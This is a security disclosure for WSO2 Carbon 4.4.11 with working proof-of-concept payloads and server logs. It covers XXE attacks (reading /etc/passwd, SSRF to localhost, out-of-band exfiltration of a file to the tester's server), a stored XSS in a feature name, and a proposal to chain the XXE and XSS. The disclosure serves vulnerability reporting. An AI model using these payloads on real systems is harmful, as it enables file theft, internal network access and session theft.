WSO2 Carbon Disclosures

Version 4.4.11

Environment:

- WSO2 Carbon Version 4.4.11
- Java 1.8
- Linux

Observation:

In a real-world attack, attackers can use:

- Man-In-The-Middle attacks between the WSO2 Carbon server <=> Remote Repository in order to inject their own malicious files
- Compromise legitimate repositories and replace files with malicious ones
- Phish/Trick legitimate WSO2 users to add a malicious repository

As these vectors themselves **are NOT in the scope of the application**, the below vulnerabilities have been performed by using a valid admin user.

Findings:

1. XML External Entity (XXE)

Description:

When adding new repositories to WSO2 Carbon, the server requests and unsafely parses multiple XML files. This unsafe parsing allows for multiple XXE attacks such as:

- Classic Inline XXE
- Server-Side Request Forgery
- Out of Band XXE

Proof of Concept:

1.1. Classic Inline XXE

This XXE can be used by attackers in order to read files off of the server hosting the WSO2 application, by injecting them into the “Description” of maliciously crafted features.

In order to successfully exploit this vulnerability, the following 2 files are required:

- “site.xml”:


```
<?xml version="1.0" encoding="UTF-8"?>
<site>
   <feature url="features/test.feature_1.0.0.jar" id="test.feature" version="1.0.0"/>
</site>
```

- A “digest.zip” file containing the following zipped “digest.xml”:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [<!ENTITY test SYSTEM 'file:///etc/passwd'>]>
 <digest>
<feature label="j the feature" provider-name="" id="test.feature" version="1.0.0"
nl="en" >
  <description>
        &test;
  </description>
  <copyright>
        %copyright
  </copyright>
  <license>
        [Enter License Description here.]
  </license>
  <plugin id="test.bundle" version="1.0.0" unpack="false" />
  <plugin id="test.fragment" version="1.0.0" unpack="false" />
</feature>
</digest>
```

In order to recreate and trigger the vulnerability, the following steps were taken:


1.1.1. Host the above files in a remote repository, and add that repository to WSO2




Once the add button is pressed, the server will make multiple requests, but will only be interested in the “site.xml” and “digest.zip” files.

```
guest@kali:~/wso2$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.243.136 - - [18/Mar/2020 07:43:45] code 404, message File not found
192.168.243.136 - - [18/Mar/2020 07:43:45] "GET /xxe/Classic/p2.index HTTP/1.1" 404 -
192.168.243.136 - - [18/Mar/2020 07:43:45] code 404, message File not found
192.168.243.136 - - [18/Mar/2020 07:43:45] "HEAD /xxe/Classic/content.jar HTTP/1.1" 404 -
192.168.243.136 - - [18/Mar/2020 07:43:45] code 404, message File not found
192.168.243.136 - - [18/Mar/2020 07:43:45] "HEAD /xxe/Classic/content.xml HTTP/1.1" 404 -
192.168.243.136 - - [18/Mar/2020 07:43:45] code 404, message File not found
192.168.243.136 - - [18/Mar/2020 07:43:45] "HEAD /xxe/Classic/compositeContent.jar HTTP/1.1" 404 -
192.168.243.136 - - [18/Mar/2020 07:43:45] code 404, message File not found
192.168.243.136 - - [18/Mar/2020 07:43:45] "HEAD /xxe/Classic/compositeContent.xml HTTP/1.1" 404 -
192.168.243.136 - - [18/Mar/2020 07:43:45] "GET /xxe/Classic/site.xml HTTP/1.1" 200 -
192.168.243.136 - - [18/Mar/2020 07:43:45] "GET /xxe/Classic/digest.zip HTTP/1.1" 200 -
192.168.243.136 - - [18/Mar/2020 07:43:45] code 404, message File not found
192.168.243.136 - - [18/Mar/2020 07:43:45] "GET /xxe/Classic/p2.index HTTP/1.1" 404 -
192.168.243.136 - - [18/Mar/2020 07:43:45] code 404, message File not found
```

1.1.2. With the repo successfully added, we go to “Available Features”, select the repo containing the XXE and then click on the “Find Feature” button. Here an “Uncategorized” feature will appear, and we press on the “+” button to expand it.



Once expanded, the “j the” feature should appear, and by hovering over it, the description containing the exfiltrated file will appear.



1.2. Server-Side Request Forgery

This SSRF can be used to leverage the server hosting the WSO2 application to send requests to arbitrary hosts that the attacker might otherwise be restricted from reaching, thus targeting other potentially vulnerable applications/services.

In order to successfully exploit this vulnerability, any of the following ".xml" files requested by the server can be used:

- content.xml
- artifacts.xml
- compositeContent.xml
- compositeArtifacts.xml
- site.xml


In this example, we will create a "content.xml" file which will contain:

```
<?xml version="1.0"?>
<!DOCTYPE ssrf SYSTEM "http://127.0.0.1:4444/test.txt?payload=aaaaaaaaa">
```

Note: In this scenario we will suppose that port "4444" on localhost runs a vulnerable service that can only be reached via SSRF.

In order to recreate and trigger the vulnerability, the following steps were taken:


1.2.1. Host the above file in a remote repository, and add that repository to WSO2



Once the add button is pressed, and the "content.xml" file is retrieved and parsed, the server will automatically perform the SSRF request with no further interaction.

```
guest@kali:~/wso2$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.243.137 - - [18/Mar/2020 11:49:35] code 404, message File not found
192.168.243.137 - - [18/Mar/2020 11:49:35] "GET /xxe/SSRF/p2.index HTTP/1.1" 404 -
192.168.243.137 - - [18/Mar/2020 11:49:35] code 404, message File not found
192.168.243.137 - - [18/Mar/2020 11:49:35] "HEAD /xxe/SSRF/content.jar HTTP/1.1" 404 -
192.168.243.137 - - [18/Mar/2020 11:49:35] "HEAD /xxe/SSRF/content.xml HTTP/1.1" 200 -
192.168.243.137 - - [18/Mar/2020 11:49:35] "GET /xxe/SSRF/content.xml HTTP/1.1" 200 -
```

Below can be seen the request made to “127.0.0.1” (localhost) on port “4444” containing our arbitrary HTTP GET parameters.



1.3. Out of Band XXE

This OOB can be leveraged to exfiltrate simple files off of the server hosting the WSO2 application, with minimal user interaction.

As in the above scenario, in order to successfully exploit this vulnerability, any of the following “.xml” files requested by the server can be used:

- content.xml
- artifacts.xml
- compositeContent.xml
- compositeArtifacts.xml
- site.xml

In this example, we will create a “content.xml” file which will contain:


```
<?xml version="1.0" ?>
<!DOCTYPE r [
<!ELEMENT r ANY >
<!ENTITY % sp SYSTEM "http://192.168.243.128:8000/xxe/OOB/dtd.xml">
%sp;
%param1;
]>
<r>&exfil;</r>
```

As well as “dtd.xml”:


```
<!ENTITY % data SYSTEM "file:///home/guest/Desktop/test_OOB.txt">
<!ENTITY % param1 "<!ENTITY exfil SYSTEM 'http://192.168.243.128:8000/?%data;'>">
```

In order to recreate and trigger the vulnerability, the following steps were taken:

1.3.1. Host the above files in a remote repository, and add that repository to WSO2



Once the “Add” button is pressed, and the “content.xml” file is retrieved and parsed, the server will automatically perform a request for the remote DTD file “dtd.xml”. After parsing the “dtd.xml” file as well and replacing the dynamic XML elements with the content of the arbitrary file we want to read, another request is made to the attacker’s server which exfiltrates the data of interest in a HTTP GET parameter.



Note: In this case the exfiltrated file “/home/guest/Desktop/test_OOB.txt” contains the following text with no special characters and no new line at the end of the file:

```
Sensitive_Data_That_Contains_No_Special_Characters
```

Note: Newer versions of Java contain protections against exfiltrating files with complex content (e.g. new lines, null bytes, special URL characters, etc.) from being exfiltrated via URLs.

2. Cross Site Scripting (XSS)

Description:
By leveraging insufficient HTML sanitization when displaying the name of features, a malicious attacker can insert XML encoded “<” and “>” elements in a “content.xml” file in order to inject arbitrary HTML/JavaScript code in the victim’s browser when searching for features.

This can result in:

- Remote Exfiltration on Management Console Information
- Stealing Cookies
- Etc.

Proof of Concept:
Below can be seen the content of the 2 files necessary for successfully recreating this vulnerability:

- “content.xml” containing the XSS:


```
<?xml version='1.0' encoding='UTF-8'?>
<?metadataRepository version='1.1.0'?>
<repository name='feature-repository'
type='org.eclipse.equinox.internal.p2.metadata.repository.LocalMetadataRepository'
version='1.0.0'>
  <properties size='2'>
    <property name='p2.timestamp' value='1529991566239'/>
    <property name='p2.compressed' value='true'/>
  </properties>
  <units size='11862'>
    <unit id='file:/tmp/equinox-
p2763455255788784138 7category.org.wso2.apimgt.keymanager.category.feature.category'
version='1.0.0.7X19GcKBrI2'>
      <properties size='3'>
        <property name='org.eclipse.equinox.p2.name' value='API Key Manager
&amp;lt;h1&amp;gt;XSS&amp;lt;/h1&amp;gt;&amp;lt;script&amp;gt;alert("name")&amp;lt;/script&amp;gt;'/>
        <property name='org.eclipse.equinox.p2.description' value='This category contains API
Key Manager feature'/>
        <property name='org.eclipse.equinox.p2.type.category' value='true'/>
      </properties>
      <provides size='1'>
        <provided namespace='org.eclipse.equinox.p2.iu' name='file:/tmp/equinox-
p2763455255788784138 7category.org.wso2.apimgt.keymanager.category.feature.category'
version='1.0.0.7X19GcKBrI2'/>
      </provides>
      <touchpoint id='null' version='0.0.0'/>
    </unit>
  </units>
</repository>
```

- Generic “artifacts.xml”:

```
<?xml version='1.0' encoding='UTF-8'?>
<?artifactRepository version='1.1.0'?>
<repository name='feature-repository'
type='org.eclipse.equinox.p2.artifact.repository.simpleRepository' version='1.0.0'>
  <properties size='2'>
    <property name='p2.timestamp' value='1529991566078'/>
    <property name='p2.compressed' value='true'/>
  </properties>
  <mappings size='3'>
    <rule filter='(&amp;amp; (classifier=osgi.bundle))'
output='${repoUrl}/plugins/${id}_${version}.jar'/>
    <rule filter='(&amp;amp; (classifier=binary))' output='${repoUrl}/binary/${id}_${version}'/>
    <rule filter='(&amp;amp; (classifier=org.eclipse.update.feature))'
output='${repoUrl}/features/${id}_${version}.jar'/>
  </mappings>
  <artifacts size='0'>
  </artifacts>
</repository>
```

In order to recreate and trigger the vulnerability, the following steps were taken:


2.1. Host the above files in a remote repository, and add that repository to WSO2




Once the add button is pressed, the server will make multiple requests until finding the “content.xml” and “artifacts.xml” files.

```
guest@kali:~/wso2$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.243.136 - - [18/Mar/2020 07:01:44] code 404, message File not found
192.168.243.136 - - [18/Mar/2020 07:01:44] "GET /xss/p2.index HTTP/1.1" 404 -
192.168.243.136 - - [18/Mar/2020 07:01:44] code 404, message File not found
192.168.243.136 - - [18/Mar/2020 07:01:44] "HEAD /xss/content.jar HTTP/1.1" 404 -
192.168.243.136 - - [18/Mar/2020 07:01:44] "HEAD /xss/content.xml HTTP/1.1" 200 -
192.168.243.136 - - [18/Mar/2020 07:01:44] "GET /xss/content.xml HTTP/1.1" 200 -
192.168.243.136 - - [18/Mar/2020 07:01:44] code 404, message File not found
192.168.243.136 - - [18/Mar/2020 07:01:44] "GET /xss/p2.index HTTP/1.1" 404 -
192.168.243.136 - - [18/Mar/2020 07:01:44] code 404, message File not found
192.168.243.136 - - [18/Mar/2020 07:01:44] "HEAD /xss/artifacts.jar HTTP/1.1" 404 -
192.168.243.136 - - [18/Mar/2020 07:01:44] "HEAD /xss/artifacts.xml HTTP/1.1" 200 -
192.168.243.136 - - [18/Mar/2020 07:01:44] "GET /xss/artifacts.xml HTTP/1.1" 200 -
```


2.2. With the repo successfully added, we go to “Available Features”, select the repo containing the XSS and then click on the “Find Feature” button



As soon as the “Find Feature” button is pressed, the XSS will trigger, and, in this case, a JavaScript alert will appear in the browser.



After closing the alert window, the rest of the page will load, displaying the feature name that contains the XSS.



Extra:

Combining the XXE and XSS vulnerabilities:

By leveraging both vulnerabilities, an attacker can:

- Use the Classic Inline XXE to read complex files
- Use the XSS to remotely exfiltrate the content of the file read with the XXE

